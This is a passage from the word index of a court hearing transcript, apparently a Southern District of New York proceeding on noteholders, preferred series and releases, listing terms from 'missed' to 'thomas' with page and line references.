<b>missed</b> 94:17	106:19 107:12	3:13,20 37:11	58:7 71:3
98:20	107:12	37:11 67:2	<b>novation</b> 33:3
<b>misstatements</b>	<b>needle</b> 78:2	73:7 74:19	33:10,18,22
25:25	<b>needs</b> 98:14	81:13 84:23,25	34:17 36:12
<b>mistake</b> 95:3,7	<b>negate</b> 72:10	86:4,7 87:19	37:3 42:11
96:5 101:21	<b>negisa</b> 9:15	88:17,18 89:9	65:11,12,13,19
<b>mittell</b> 11:24	<b>negligent</b> 26:20	98:9,15,21	67:5,15 81:9
<b>mitrakas</b> 12:24	<b>negotiated</b>	104:8 106:11	81:14 83:17,20
<b>modify</b> 16:18	62:5	114:23 115:13	84:14 98:15,18
90:10 98:11	<b>negotiators</b>	116:22	98:19,22,23
<b>moment</b> 28:19	62:4	<b>news</b> 102:12	99:6 103:22,24
38:22 99:10	<b>neither</b> 24:17	<b>nifty</b> 89:21	104:8,18,24
<b>month</b> 82:6	29:18	<b>night</b> 65:3	106:10 109:4
<b>morgan</b> 14:18	<b>nelly</b> 4:21 5:12	81:12	114:21,22
<b>motion</b> 2:2	<b>network</b> 1:7	<b>nikhil</b> 8:19	<b>november</b>
22:21	44:7 47:21	<b>nima</b> 4:10 7:4	108:9
<b>moura</b> 12:25	68:8 69:10,12	<b>noah</b> 8:15 14:3	<b>noyes</b> 5:1 7:22
<b>move</b> 18:3 78:2	69:16 71:16,18	<b>non</b> 55:9 60:20	<b>number</b> 16:21
89:17	71:20 73:2	78:4 90:4,4	19:2 46:6 55:4
<b>moved</b> 51:20	79:9 83:14	91:10 107:13	66:19 102:9,18
51:22 52:6	88:17,22 93:25	<b>normally</b> 22:20	104:3 112:20
75:18 109:16	94:3,6 96:9,13	<b>note</b> 69:21 85:4	<b>numbered</b>
<b>mulligan</b> 13:1	97:6,8 99:18	91:23	18:13,14
<b>multiple</b> 74:12	<b>networks</b> 40:7	<b>noted</b> 20:1	<b>numbers</b> 66:6
<b>n</b>	44:6,7 55:6	55:23	<b>nurullayev</b>
<b>n</b> 3:1 9:3 16:1	56:2,21,21	<b>noteholder</b>	13:2
118:1	63:3	20:24 21:7	<b>ny</b> 1:14 3:6,13
<b>nash</b> 7:21	<b>never</b> 29:3	<b>noteholders</b>	3:20 118:23
108:4	39:2 49:3,20	20:11 23:2,13	
	63:7 65:12	95:13	

<b>o</b>	105:2,4 113:9	44:1 45:12,18	<b>operated</b> 32:10
<b>o</b> 1:21 16:1	<b>obligor</b> 71:9	46:5,13,17,24	44:14 50:14,16
118:1	105:23	47:18,25 48:22	105:12
<b>o'brien</b> 4:23	<b>observe</b> 88:18	49:1 53:4,10	<b>operation</b>
7:23	<b>obviously</b>	54:24 59:7	63:22 112:17
<b>oar</b> 22:18	16:21 17:15	66:9,11,16	<b>operations</b>
<b>oath</b> 100:22	42:15 44:14	67:24 69:5,8	52:3
101:2	67:21	75:1 77:8,13	<b>operator</b> 63:2
<b>objection</b> 18:2	<b>occur</b> 99:3	81:20,23,25	<b>opinion</b> 78:10
19:9 20:7,20	<b>occurred</b> 62:23	82:1 83:3,23	<b>opinions</b> 29:15
20:21,23 21:14	<b>occurs</b> 66:25	84:17 91:22	102:16
22:3	<b>ochnser</b> 13:4	92:10 96:23	<b>opposed</b> 87:24
<b>objections</b> 18:1	<b>octave</b> 5:17	97:2,10,13,15	<b>opposite</b> 96:8
20:1 21:25	<b>odd</b> 45:10	97:22 100:16	<b>option</b> 94:9
<b>obligate</b> 69:24	<b>offer</b> 20:2	101:7,15,16	<b>options</b> 95:5
<b>obligated</b>	21:15 102:17	104:1,4,15,16	<b>order</b> 16:17
42:20,21 67:24	<b>offered</b> 29:17	105:4 106:7	17:10 31:16
72:21 84:2	49:4,23 116:5	112:15,16	104:15
113:14	116:6,8,11	114:10,12,22	<b>ordered</b> 16:18
<b>obligation</b> 38:9	<b>offering</b> 19:18	117:12	<b>orders</b> 16:17
68:3,4 72:23	19:25 20:3	<b>old</b> 104:21,22	<b>ordinarily</b>
<b>obligations</b>	<b>office</b> 34:7	118:21	17:11 103:15
23:3 27:23	<b>officer</b> 70:20	<b>oleksandr</b> 7:11	<b>org</b> 59:11 89:5
33:7 34:21,21	<b>officers</b> 45:5	<b>omnibus</b> 16:7	93:18 109:6
36:16 37:18	<b>offshoot</b> 76:8	16:9	<b>organizational</b>
40:20 41:19	<b>oh</b> 18:13 45:15	<b>once</b> 49:12	59:9
44:8,11 47:5	63:8 74:2 97:2	56:25 88:11	<b>originally</b>
50:25 51:20	99:4	<b>ones</b> 46:8	47:21
56:7,18,19,22	<b>okay</b> 17:18	<b>oona</b> 10:14	<b>orren</b> 4:14
60:25 61:13	19:4,24 21:4,9	<b>open</b> 46:14	13:5
65:5 66:23	21:25 22:5	<b>opened</b> 21:24	<b>osborne</b> 13:3
67:3,10,14	23:18 26:5	<b>opening</b> 68:13	<b>outcome</b> 91:9
68:5 69:18	34:5,11 35:4,9	87:23 104:2	116:22,23
72:20 73:1,2	35:12 36:6,6	115:8	117:9
77:25 78:19	36:10,15,24	<b>opens</b> 87:22	<b>outset</b> 116:14
80:9 81:2,4	39:22,24 40:12	<b>operate</b> 51:13	116:18
91:2,6 96:17	42:5 43:23		

<b>outside</b> 72:4 <b>outstanding</b> 18:1 <b>overnight</b> 60:4 <b>overview</b> 87:11 <b>owe</b> 27:9 <b>owed</b> 31:21 <b>owes</b> 65:5 72:23 77:6,25 78:19 <b>own</b> 30:23 31:21 52:17 <b>owned</b> 69:18 <b>ownership</b> 60:11,12 91:3 <b>owns</b> 80:8	<b>pages</b> 45:20 46:4 104:17 <b>pandey</b> 7:25 <b>paper</b> 18:7 23:4 41:8 50:4 <b>paperny</b> 4:19 8:1 34:6 <b>papers</b> 33:17 65:3 <b>paragraph</b> 24:22 47:1 51:9 66:2,12 67:14 79:8 87:24,25 88:23 89:14,17,19,22 89:24,24 90:1 90:7,13,14 91:8 92:5,6 93:8 96:2 103:2,11 <b>paragraphs</b> 89:8 109:17 <b>paramount</b> 115:19 <b>pardon</b> 18:23 64:24 <b>parent</b> 26:6 80:12,17 <b>parpart</b> 8:2 <b>part</b> 17:10 28:4 28:23 40:2 44:19 52:11 55:18 58:24 65:22 72:12,13 73:13,14 74:19 89:15 105:14 108:23 110:12	112:6,8 <b>particular</b> 23:21 30:10 51:15 63:21 112:18 <b>particularly</b> 111:23 <b>parties</b> 17:2,24 17:25 19:5 20:8,16 22:13 23:22 25:2,5 30:12 38:9 52:5 87:16 92:20 104:19 112:23 113:3,7 114:23 115:1 116:13 <b>party</b> 20:18 23:5,6 30:23 43:17 66:23 86:10 87:17 93:4,6 103:5 103:20,21 115:12,13 <b>pass</b> 17:21 62:3 <b>passed</b> 52:9 <b>patel</b> 13:7 15:3 <b>patrick</b> 7:21 <b>paul</b> 9:23 11:5 14:7 <b>pavon</b> 41:12 42:9 55:1,4 79:6 110:17 111:8 <b>pay</b> 16:19 <b>pdf</b> 16:16	<b>peled</b> 13:8 <b>people</b> 34:7 61:8 63:10 72:6,10,12,14 79:6,7 105:12 111:9 <b>percent</b> 82:21 82:24 83:4,6 83:20,24 84:2 84:3,7,8,9 85:24 86:13,18 105:13,14 113:22,25 114:5,10,11,15 <b>percolating</b> 108:10 <b>perfect</b> 93:4 105:2 <b>perfectly</b> 36:25 <b>perkins</b> 13:9 <b>person</b> 47:5 49:15 58:13 96:17 <b>perspective</b> 79:19 <b>persuasive</b> 79:18 <b>pesce</b> 8:3 <b>peter</b> 14:4 <b>petition</b> 23:25 100:8 <b>pham</b> 13:10 <b>philippe</b> 11:20 12:9 <b>phillips</b> 8:4 <b>phishing</b> 16:11 16:15 17:5
<b>p</b>			
<b>p</b> 3:1,1 6:21 8:2 10:25 11:15 16:1 <b>page</b> 35:17 36:3,4,8,9 39:20,24,25 45:23 46:1,14 46:15,20,21 53:3 54:22,23 54:23 55:17,18 55:19,20 58:4 66:15,16,17,18 66:19 68:24 69:3,3,5,6,6 70:7 71:21 72:3 79:7 80:3 81:5 89:8 104:2,4,16,17 105:21 109:18 112:18			



<b>phrased</b> 59:24	38:21 39:10	<b>posed</b> 64:7	<b>presented</b>
<b>picked</b> 108:18	42:14 44:11	<b>position</b> 52:19	23:20 49:15
<b>piece</b> 41:8 50:4	47:9 48:1 49:2	53:14 55:14	<b>presumably</b>
100:3 110:13	55:17 57:15	56:6 57:22,23	49:12
<b>pillay</b> 8:5	58:14 59:6	61:24 70:5,21	<b>pretty</b> 45:6
<b>place</b> 24:6	62:5 69:19,20	85:11,16 96:24	<b>previously</b>
50:22 57:1	70:22 75:7,7	97:1,3 107:6	57:23 84:17,21
117:5	76:5 77:6	<b>positive</b> 72:12	88:19 94:1
<b>placeholders</b>	80:16 81:13	<b>possible</b> 92:1	<b>primarily</b>
19:23	84:5,18 87:10	<b>possibly</b> 67:4	22:14 37:7
<b>places</b> 58:9	90:12 91:12	71:6	<b>principles</b>
<b>plain</b> 42:19	92:15 99:12	<b>post</b> 86:21	58:20
117:10	100:25 101:11	100:8	<b>printed</b> 89:24
<b>plan</b> 40:2 55:5	101:24 102:19	<b>potential</b> 29:12	<b>prior</b> 33:21
55:18,20,22,24	105:7 106:1,16	<b>poynter</b> 13:6	37:12 42:14
78:23 79:9	107:1,4 108:8	<b>pre</b> 73:5 74:21	48:2,7,11
110:25	109:10 110:14	82:22 83:21	54:10 66:24
<b>planet</b> 58:13	111:15 114:14	84:4 86:18,20	73:4 74:10
<b>platform</b> 2:6	<b>pointed</b> 64:13	100:8 109:5,13	88:2 94:2
89:11 109:19	65:8,18 67:7	115:14	102:22 109:12
109:20	73:4 75:10	<b>precise</b> 67:22	112:3 114:5
<b>play</b> 63:15	79:5,7,19	116:7	116:9,10
<b>pleadings</b> 42:8	86:12 88:1	<b>preclude</b> 25:5	<b>probably</b> 20:18
<b>please</b> 16:2	<b>pointing</b> 51:14	<b>predominantly</b>	58:12 64:6
17:4,5,16 55:2	66:12 80:1	99:22	88:4 110:13
97:25	<b>points</b> 75:19	<b>preferred</b> 3:11	<b>problem</b> 17:16
<b>plenty</b> 29:13	88:10 92:13	19:8,17 20:23	43:3 104:25
<b>plural</b> 88:19	98:3 101:19	22:11,14,15	109:21
<b>plus</b> 71:23	106:15 109:14	27:14 29:11,17	<b>proceed</b> 89:19
102:5	114:16	34:15 35:6	<b>proceeding</b>
<b>pm</b> 1:17	<b>pollard</b> 8:6	51:7 53:6 62:5	28:23
117:20	<b>porcari</b> 13:11	62:8 116:19	<b>proceedings</b>
<b>podium</b> 85:15	<b>porter</b> 7:24	117:2	117:19 118:4
<b>point</b> 20:10	<b>portfolio</b> 52:1	<b>present</b> 4:1 5:7	<b>proceeds</b> 31:12
22:24 23:12	<b>portion</b> 95:15	86:10 102:9	31:17
28:19 30:11,11	95:15	<b>presentation</b>	<b>process</b> 108:10
32:5 33:15		65:3 100:4	

**[produce - rebuttal]**

Page 29

<b>produce</b> 99:24	67:1 70:23	31:6 32:25	43:25 56:15,15
<b>production</b>	71:16 72:25	34:13 36:22	57:4 58:5
36:14	78:12,14,15,20	38:23 40:17	72:16 78:10,18
<b>program</b> 74:20	78:20	49:2 54:16	79:1 90:21
82:8	<b>provisions</b> 23:3	61:20 85:22	92:16 93:14
<b>progress</b> 55:24	38:15 58:6	97:3 98:17	95:19 98:9
<b>prohibited</b>	77:18 78:12	99:7 100:19,24	100:7 105:21
42:2	111:22	101:3 105:19	106:13,23
<b>prohibits</b> 62:10	<b>publicly</b> 100:2	106:11 107:23	114:25 115:2,5
<b>promise</b> 86:10	<b>punitive</b> 25:5	110:17 115:11	115:6
<b>promptly</b>	<b>purchased</b>	<b>questions</b> 64:6	<b>reading</b> 89:25
17:15	74:15	82:1 109:3	90:25 92:18
<b>proof</b> 49:23	<b>purely</b> 92:20	111:1	94:19,20
<b>proofs</b> 108:6	<b>purportedly</b>	<b>quick</b> 100:25	<b>reads</b> 73:20
<b>property</b> 82:8	99:14	<b>quickly</b> 101:19	<b>real</b> 52:24
82:9	<b>purpose</b> 32:13	<b>quite</b> 25:13	<b>realize</b> 88:8
<b>proposition</b>	61:2,4,12 71:8	96:8 102:4	<b>realized</b> 87:25
86:6 87:20	71:11 74:9	<b>quo</b> 84:20	<b>really</b> 19:23
<b>protect</b> 97:20	<b>purposes</b> 18:2	<b>quote</b> 60:13	23:21 25:17
<b>proved</b> 28:3	67:25 95:13,23	89:23	71:5 73:1 74:2
<b>proves</b> 49:25	96:10,12	<b>r</b>	75:10,12 77:14
<b>provide</b> 16:8	100:11	<b>r</b> 1:21 3:1 12:6	78:2,22 83:11
67:10 84:10	<b>pursuant</b> 61:13	16:1 118:1	90:2 96:6
88:20 97:19	<b>pursued</b> 64:19	<b>raffaele</b> 13:24	102:19 103:10
105:10	<b>put</b> 23:12	<b>raised</b> 55:3	108:9 115:24
<b>provided</b> 30:22	24:17 34:3	98:18	116:11
44:6 55:19	43:13 56:11	<b>rakesh</b> 15:3	<b>reason</b> 30:25
<b>provides</b> 86:5	60:2 71:13	<b>range</b> 117:11	32:5 37:10
88:19 90:11	82:18 84:18	<b>rasile</b> 13:12	44:14 49:20
<b>providing</b>	88:16 104:14	<b>rather</b> 82:9	63:14 80:11,11
66:24 87:1	109:22	101:13,14	<b>reasonable</b>
<b>provision</b>	<b>puts</b> 60:9	<b>rational</b> 39:2	115:25 116:1,4
22:25 44:18,22	<b>putting</b> 37:13	43:3 63:2	<b>reasons</b> 80:22
47:12 51:15	<b>q</b>	<b>reach</b> 16:23	90:17 103:14
57:16 58:17,19	<b>question</b> 22:23	<b>reaches</b> 101:11	<b>rebecca</b> 6:15
60:13 61:2,4	22:24 23:8,9	<b>read</b> 23:4	<b>rebuttal</b> 101:9
63:6 66:13	25:20 28:20	27:21 38:14	

**[recall - report]**

Page 30

<b>recall</b> 85:14 <b>receive</b> 42:11 <b>received</b> 21:14 <b>recent</b> 16:11 <b>recital</b> 34:24 <b>recognize</b> 27:3 113:20 <b>recognized</b> 85:24 98:4 103:6 <b>reconcile</b> 52:19 54:13 61:21 113:19 <b>record</b> 20:22 21:11 29:3 50:20 56:6 118:4 <b>recourse</b> 47:4 63:23 71:1,3 96:16 98:6 <b>recover</b> 26:10 49:12 91:3 <b>recovery</b> 117:2 <b>rectified</b> 95:4,7 <b>redefined</b> 94:18 <b>redline</b> 45:22 45:23 47:20 67:16 68:17 69:4 76:18 88:7,9 <b>refer</b> 39:20 42:8 73:16 <b>reference</b> 34:14 49:17 55:2,16 90:1	<b>references</b> 65:4 68:9 72:22 77:24 81:10 <b>referred</b> 101:24 <b>referring</b> 65:20 <b>refers</b> 53:5 61:11 77:23 95:14 100:20 <b>reflect</b> 52:4,17 53:12,22 <b>reflection</b> 94:16 <b>reflects</b> 50:12 51:11 99:18 <b>regain</b> 91:3 <b>regarding</b> 88:10 <b>regina</b> 13:3 <b>regulation</b> 42:1 <b>regulator</b> 32:14 39:13,17 40:2 41:5,14 55:19 111:10 <b>regulators</b> 32:21 40:4 54:17,21 65:20 80:3 <b>reilly</b> 8:7 13:13 <b>related</b> 36:17 <b>relationship</b> 36:19 37:11 39:6 40:7,19 41:3,15 48:19 48:19 50:13 51:19 52:6,7 55:10,15 56:2	56:19 57:2 69:21,22 73:14 73:17 74:10 75:18 79:2,13 79:24 80:4 93:4 <b>relationships</b> 48:10 50:17 109:24 116:25 117:7 <b>relatively</b> 35:10 <b>release</b> 83:22 83:23 86:3,4,8 86:10,13 98:13 98:14,14 99:3 99:5 105:8,16 106:9 115:12 <b>released</b> 82:17 86:1 104:6 105:5,23 <b>releases</b> 98:16 103:23 114:16 <b>relevant</b> 20:17 44:18 47:12 78:16 87:14 103:23 111:23 114:19 115:11 116:11 <b>reliance</b> 85:18 85:19 <b>relief</b> 107:12 <b>relieved</b> 78:24 <b>relieves</b> 37:3 <b>rely</b> 63:8 <b>remain</b> 69:1	<b>remained</b> 112:2 <b>remaining</b> 55:25 56:1,4 <b>remains</b> 75:24 117:2 <b>remarkable</b> 53:16,19 <b>remedies</b> 60:24 91:5 <b>remedy</b> 64:16 104:22 <b>remember</b> 29:13 61:3 81:21 82:20 108:4,13 <b>remove</b> 71:6 <b>removed</b> 94:16 <b>removes</b> 71:20 <b>render</b> 72:15 <b>rendered</b> 115:24 <b>repay</b> 91:2 <b>repeat</b> 17:16 116:15 <b>repeatedly</b> 61:11 <b>replace</b> 30:9 <b>replete</b> 65:4 77:24 <b>reply</b> 22:17 53:16 67:13 71:22 81:19 115:10 <b>report</b> 17:11 25:13 64:15,18 100:5,10 101:8
---	---	--	--

<b>reporting</b> 110:25	<b>responsible</b> 107:7	93:17 97:10	<b>running</b> 95:4
<b>represented</b> 62:16	<b>rest</b> 25:3 58:6	99:1 109:21	<b>runs</b> 109:21
<b>require</b> 78:23	72:16	111:5 112:15	<b>ryan</b> 4:7 8:10
<b>required</b> 44:23	<b>result</b> 68:22	114:13 115:1	8:11,12 10:4
49:8 81:14	78:6 82:16	115:15 116:17	11:12
110:4	90:15 92:7	<b>rights</b> 26:15	<b>s</b>
<b>requires</b>	<b>resulting</b> 36:17	36:20 40:20	<b>s</b> 3:1 7:15
114:17 117:7	<b>retail</b> 32:18	44:8 56:17,19	13:19 14:19
<b>reserve</b> 20:19	51:24	56:22 60:10,24	16:1 53:2,6,12
<b>residual</b> 85:8,9	<b>return</b> 72:20	60:25 61:13,15	53:21 56:15
<b>resolution</b> 2:3	<b>reveal</b> 51:18	66:22 77:22	<b>sabin</b> 13:19
<b>resolve</b> 20:1	<b>review</b> 100:7	81:4 90:20	<b>sale</b> 31:11,12
23:8,9 113:12	<b>rewrite</b> 77:19	91:4,6,7,10,15	31:16,17
<b>resolved</b> 18:1	<b>rhodely</b> 4:22	91:16,17	<b>sam</b> 3:22 5:4
29:1,6,7	8:23	<b>road</b> 118:21	20:13 21:11
<b>respect</b> 29:24	<b>richard</b> 8:4	<b>rob</b> 10:5	82:4
47:4 55:10	13:15	<b>robert</b> 4:14	<b>sameer</b> 9:12
71:2 79:13	<b>richards</b> 13:14	9:16 13:5 15:2	<b>samuel</b> 6:21
83:24 84:14	<b>rick</b> 5:13	<b>robin</b> 11:25	<b>sanchez</b> 8:13
87:21 96:16	<b>rickie</b> 10:2	<b>robinson</b> 8:9	<b>sarah</b> 7:13
100:9 107:1	<b>ricoh</b> 26:21	<b>robison</b> 13:15	14:20
110:13	<b>riffkin</b> 8:8	<b>rodriguez</b>	<b>satisfied</b> 85:2
<b>respectfully</b>	<b>right</b> 16:2	13:16	<b>satisfy</b> 32:14
96:25	19:11,20 20:5	<b>roni</b> 41:12 42:9	94:24
<b>respectively</b>	22:4 24:7,23	55:1 79:6	<b>saw</b> 60:4 81:15
34:19	26:2 27:21	<b>room</b> 86:2	102:7 106:23
<b>respond</b> 22:20	32:2 34:1 38:2	<b>ross</b> 4:11 7:7	<b>saying</b> 25:24
33:14 34:12	38:25 46:13,20	<b>routinely</b> 92:20	35:13 53:20
<b>responding</b>	47:1,9 57:3	<b>rudolph</b> 13:17	61:9 62:15
55:1	60:15 65:17	<b>rule</b> 78:4 116:4	70:25 72:11
<b>response</b> 100:1	67:12 69:11	<b>ruled</b> 82:6	76:13 95:11
115:9,11	70:22 73:24	<b>ruling</b> 25:10	99:3 100:17
<b>responses</b>	76:12 80:20	82:15	103:1,13 108:2
33:13 111:1	82:21 86:12	<b>rump</b> 55:11	108:21,23
	87:15 88:4,25	110:18,22	109:25 110:6
	90:6 92:5,12	<b>run</b> 75:24	110:17 111:2
			116:17,21

<b>says</b> 34:20 35:22 37:2,16 37:17,25 38:6 40:9 41:8 42:22 43:6 46:6 47:16,17 50:8 55:2,5,23 59:25,25 60:17 60:20,22,23,23 61:7,15 66:21 68:3,6 69:9,12 71:1,2,4,13,22 72:18,20 76:6 78:5,21 79:1 79:14 81:2 87:23 88:11 89:10 91:24,25 92:1 95:9,21 95:23 96:7,8 96:14 97:4,7 98:8 99:4 101:10 104:18 105:1 109:18 112:1,9,23 <b>scam</b> 16:21 <b>scenario</b> 90:20 90:21 <b>schedule</b> 99:18 <b>schedules</b> 75:23 99:16,16 108:2,12,14,17 <b>scheuer</b> 13:20 <b>schickler</b> 13:21 <b>schneider</b> 8:14 <b>schottenstein</b> 8:15	<b>schroeder</b> 8:16 <b>schwarz</b> 13:22 <b>scott</b> 6:7 10:12 11:6 <b>scratching</b> 60:1 <b>screen</b> 34:7 53:9 <b>scrivener's</b> 68:10,17 94:21 103:7 <b>searched</b> 81:21 <b>seated</b> 16:2 <b>sec</b> 53:12,21 54:11 <b>second</b> 39:22 45:7,16 52:11 57:6 59:5 87:10 90:22 92:18 94:10 98:8 103:4 104:14 109:18 112:22 114:16 <b>secondarily</b> 38:19 <b>section</b> 24:3,7 24:14,15,18,21 25:4,14 26:9 26:13,14 37:15 46:16,21 59:19 59:19 60:5,7,8 60:13 61:11,12 66:1,2,5 68:16 68:16 70:8 72:18,19,24 77:17,21 78:9 78:17,17,17,17	78:17,18 91:15 91:15 92:3,4,9 92:14,16,18,24 95:15 96:10,13 100:7,7 102:23 103:3 104:5 105:11 112:18 112:22 <b>sections</b> 77:17 <b>secured</b> 35:5 61:18 <b>see</b> 18:6 21:16 32:20 33:5,8 35:17 36:7 39:7,8,10,12 39:16 41:19 43:20 47:19 53:2 54:25 55:20 62:7,12 62:12 75:12,23 79:14 81:22,25 83:23 86:3 88:16 96:4 98:17,20,21 109:8,19 115:9 <b>seeing</b> 29:13 <b>seeking</b> 23:8 <b>seeks</b> 82:15 <b>seem</b> 17:13 <b>seems</b> 25:12 45:10 85:17 <b>seen</b> 29:15 33:4 53:1 63:7 70:17 99:4 111:19 117:3 <b>seizes</b> 98:13	<b>selectively</b> 89:22 <b>selendy</b> 8:17 <b>send</b> 51:12 <b>senes</b> 13:23 <b>senese</b> 13:24 <b>sense</b> 63:13 69:19 71:5 88:4 92:9 93:4 93:21,22,23 94:5,7 95:9 101:23 102:11 105:2 113:13 113:18 <b>sentence</b> 25:1 68:13 70:25 72:15 88:15,24 89:6 90:22 112:22 <b>sentences</b> 25:4 <b>separate</b> 26:24 30:23 48:19 <b>separateness</b> 80:18 <b>series</b> 3:11 16:6 19:17 20:24 21:7 22:13 30:9 34:14 35:6 51:7 53:5 65:18 82:15 87:12 95:12 <b>serious</b> 16:13 17:16 95:1 <b>served</b> 60:4 <b>services</b> 30:22 44:5 87:1
---	---	--	--

**[services - starting]**

Page 33

89:15 <b>serving</b> 108:24 <b>set</b> 18:17 30:25 35:23 77:10 85:20 <b>setoff</b> 47:4 96:16 <b>setovich</b> 13:25 <b>settled</b> 104:19 <b>settlement</b> 98:5 <b>several</b> 34:2 49:11 <b>severally</b> 43:10 <b>shara</b> 5:5 6:1 <b>share</b> 31:24 34:7 <b>shareholder</b> 47:7 70:14 96:19 <b>shareholders</b> 70:19 <b>shares</b> 80:8 <b>shawn</b> 8:2 <b>sheet</b> 46:5 53:11 56:4 <b>shell</b> 67:4 <b>shifted</b> 33:4 <b>shoba</b> 8:5 <b>short</b> 35:11 51:14 <b>show</b> 34:23,24 68:25 87:5 <b>showing</b> 88:25 97:18 107:14 <b>shown</b> 110:1 <b>shows</b> 45:23 52:23 69:1	86:12 116:12 <b>shred</b> 43:4 <b>siddharth</b> 7:25 <b>side</b> 22:14,14 33:1 34:24 47:10 <b>sign</b> 37:25 86:3 86:3 <b>signature</b> 36:8 118:6 <b>signed</b> 34:18 35:18 36:13 65:12,23 <b>significant</b> 16:8 27:20 <b>silo</b> 23:3 29:12 62:7 <b>simon</b> 6:9 <b>simply</b> 59:12 102:4,25 <b>single</b> 49:14 54:6 <b>singular</b> 88:19 <b>sitting</b> 18:7 31:6 <b>situated</b> 84:3 <b>situation</b> 106:8 <b>size</b> 28:24 52:12 <b>slate</b> 77:19 <b>slide</b> 33:24 34:13,23,23 39:20,24,25 43:21 53:2 58:10 59:4,5,8 60:2,3,3,3 106:19	<b>small</b> 43:24 95:15 <b>smith</b> 13:18 14:1,2 <b>software</b> 16:16 <b>sold</b> 31:13 70:3 <b>solowiejczyk</b> 14:3 <b>solutions</b> 118:20 <b>solvent</b> 85:1 <b>soma</b> 9:20 <b>somebody</b> 36:23 37:6 39:15 55:1 76:6 106:10 107:2 <b>sonya</b> 2:25 118:3,8 <b>soon</b> 17:17 <b>sophisticated</b> 63:7 <b>sorry</b> 21:4 34:23 46:3 54:22 67:12 69:3 80:19 82:11 97:2 114:2 <b>sort</b> 18:12 72:23 87:11 89:22 101:20 <b>sorts</b> 74:8 <b>sought</b> 29:18 99:14 <b>southern</b> 1:2 86:7	<b>space</b> 27:18 <b>speak</b> 20:8 29:22 85:12 <b>speaks</b> 38:7,8 <b>special</b> 25:6 78:4 <b>specific</b> 59:22 59:24 88:25 89:1 90:18,19 114:17 <b>specifically</b> 57:17 75:16 76:13 91:24 112:1 <b>spiral</b> 69:4 <b>sprofera</b> 14:4 <b>st</b> 8:18 <b>stabbert</b> 14:5 <b>stable</b> 60:8 <b>stage</b> 100:23 <b>stanbury</b> 14:6 <b>standalone</b> 54:9 <b>standard</b> 94:24 <b>standing</b> 108:21 116:17 <b>stands</b> 87:20 <b>stapleton</b> 14:7 <b>start</b> 18:5 22:13 62:6 64:5,6,9,24 65:6,7 68:24 88:7 90:21 <b>started</b> 54:3,3 64:9 79:25 <b>starting</b> 22:23 23:21 68:5
--	---	---	---

[starts - talking]

Page 34

<b>starts</b> 24:14 35:12 45:23 47:18 55:21 66:16 67:13 <b>state</b> 63:15 <b>statement</b> 32:16 43:5,5 53:11,16,20,22 86:9 116:8 <b>statements</b> 54:9 75:23 87:15 <b>states</b> 1:1,12 <b>stating</b> 101:5 <b>status</b> 84:20 <b>stayed</b> 87:6 <b>steadman</b> 14:8 <b>steffan</b> 10:16 <b>step</b> 28:18 67:9 <b>steps</b> 44:23 55:21,25 <b>steven</b> 13:1 <b>stipulated</b> 48:6 111:8 <b>stock</b> 80:15 <b>stole</b> 88:13 <b>stood</b> 63:11 85:15 <b>stop</b> 38:23 89:18 <b>stout</b> 14:9 <b>stratton</b> 15:4 <b>strongly</b> 25:13 106:20 <b>struck</b> 70:15 <b>structure</b> 27:5 32:4 50:20	51:16 58:24 59:10 69:17 72:4 117:4 <b>structured</b> 29:11 32:8 <b>stuck</b> 96:1 <b>study</b> 108:19 <b>stuff</b> 115:3 <b>style</b> 99:6 <b>sub</b> 60:15 <b>subject</b> 31:18 35:23 105:15 <b>submission</b> 117:18 <b>submit</b> 29:2 99:10 <b>submitted</b> 53:11,20 54:11 99:17 108:23 <b>subsequent</b> 104:20,21 109:9 <b>subsidiaries</b> 29:20 80:9,20 <b>subsidiary</b> 80:13,16 <b>substantially</b> 23:25 <b>substantive</b> 64:16 <b>substitute</b> 94:5 104:21 <b>sucked</b> 30:19 <b>sue</b> 104:23 <b>sued</b> 26:12 <b>suggest</b> 16:18 29:17 32:7	49:15 57:6 61:23 68:22 75:1 76:22 78:13 90:3 <b>suggested</b> 107:2 <b>suggesting</b> 23:17 28:5,17 29:5 31:23,24 <b>suggestion</b> 32:7 107:16 111:24 <b>suggests</b> 74:2 75:12 76:19 77:22 79:20 106:20 <b>suite</b> 118:22 <b>sullivan</b> 14:10 <b>sumit</b> 10:23 <b>summarizing</b> 101:4 <b>supersede</b> 104:21 <b>supersedes</b> 37:12 115:13 <b>superseding</b> 104:23 105:9 105:17 <b>supplemental</b> 99:10 <b>support</b> 116:6 <b>supportive</b> 61:24 <b>supposed</b> 72:3 87:3 103:9 <b>sure</b> 17:4,14 18:6 21:16	27:17 28:7,15 31:8,15 33:1 34:7,16 41:22 44:3 63:18 69:2,6 70:23 76:1 90:16 93:13 94:15 95:23 101:9 108:24 111:6 116:18 <b>suri</b> 8:19 <b>surprising</b> 29:9 29:10,10 57:6 <b>swoop</b> 49:14 <b>systems</b> 86:7 <b>t</b> <b>t</b> 7:17 118:1,1 <b>ta</b> 14:11 <b>tab</b> 46:2,3 <b>taji</b> 14:12 <b>tak</b> 14:23 <b>take</b> 16:16 20:9 28:18 37:22 57:8,19,20 63:3,13 75:4 82:15 102:22 117:18 <b>taken</b> 17:10 55:14,25 56:7 <b>takes</b> 63:1 <b>talk</b> 49:18 85:13 87:2 88:6 104:17 <b>talked</b> 50:10 110:11 <b>talking</b> 25:21 51:15
---	---	--	---

<b>talks</b> 104:7	65:4 66:1,3,22	98:8,12 99:2	95:22 98:5,10
<b>tanzila</b> 4:12	67:8 68:4,7,22	99:12 110:5	100:18 101:19
9:10 14:25	71:8 72:16	<b>things</b> 74:8	101:20 102:4
<b>target</b> 31:3	73:5 77:24	100:6 108:3	102:10,18
<b>tautology</b> 59:1	79:23 80:2,25	<b>think</b> 19:20	103:5,12
<b>taxes</b> 16:17,19	81:10 83:9,13	20:18 22:12	105:25 106:1,5
<b>taylor</b> 8:20	84:7,10 85:12	23:22 24:12	106:16,16
<b>taylor.kamara</b>	85:16,19 86:16	25:9 26:23	107:22 108:4
4:18	88:5,11,20,21	27:16,20 30:10	110:16 111:15
<b>team</b> 102:4	88:24 89:4,7	31:4 32:6	115:10,16
<b>technically</b>	90:10 93:18,24	34:25 37:22	116:12
88:9	94:2 95:10,21	41:4,10 42:15	<b>third</b> 30:23
<b>telephonically</b>	96:7,11 97:7	46:15,18,20	44:4 66:23
5:7	98:9,10 104:6	48:6 49:24	67:21 93:4,6
<b>tell</b> 43:10 49:22	109:17 110:15	51:4 52:14,16	98:12
50:3,4 69:5	110:23 111:9	53:15 54:1,2	<b>thirty</b> 19:21,22
74:21 98:20	<b>terrific</b> 100:19	55:13,16 56:5	66:13
<b>telling</b> 40:4	<b>testify</b> 49:6	56:13 57:5,13	<b>thomas</b> 6:5
41:13	<b>texas</b> 67:9	58:2,12,14	8:18 10:22
